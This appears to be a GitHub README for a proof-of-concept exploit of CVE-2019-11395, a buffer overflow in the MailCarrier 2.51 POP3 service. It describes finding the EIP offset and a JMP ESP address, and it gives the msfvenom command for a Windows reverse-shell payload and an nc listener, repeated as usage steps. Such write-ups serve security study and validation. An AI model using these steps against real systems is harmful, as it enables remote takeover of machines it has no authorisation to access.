 caioprince/cve-2019-11395
Python exploit for CVE-2019-11395, a buffer overflow in MailCarrier 2.51 POP3 service. Generates a reverse shell payload via msfvenom and achieves remote code execution on Windows targets.

The CVE-2019-11395 vulnerability describes a buffer overflow vulnerability in the MailCarrier 2.51 email application, allowing remote code execution. The vulnerability occurs in SMTP RCPT TO, POP3 USER, POP3 LIST, POP3 TOP, or POP3 RETR processes.
During academic study, focus was placed on the POP3 processes to create a Proof of Concept (PoC). It was identified that sending 6000 bytes to the application causes it to stop functioning, thus revealing the buffer overflow vulnerability.
msf-pattern_create -l 6000 to accurately identify the EIP.msf-pattern_offset -q 6E47386E -l 6000, resulting in an EIP offset of 5095.expsrv.dll with ASLR disabled, suitable for a JMP ESP.\x00\x0a\x0d during tests for invalid characters.msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 exitfunc=thread -f python -b "\x00\x0a\x0d" -v shellcode.CVE-2019-11395.py code to accommodate the payload.nc -lnvp 4444 and executed the exploit (CVE-2019-11395.py) to gain access to the environment and validate the described CVE.Follow these steps to utilize the exploit:
msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 exitfunc=thread -f python -b "\x00\x0a\x0d" -v shellcode.msfvenom command.CVE-2019-11395.py code to replace the shellcode variable with the output obtained from the msfvenom command.CVE-2019-11395.py) to gain access to the environment and validate the described CVE.
Visit my profile on LinkedIn
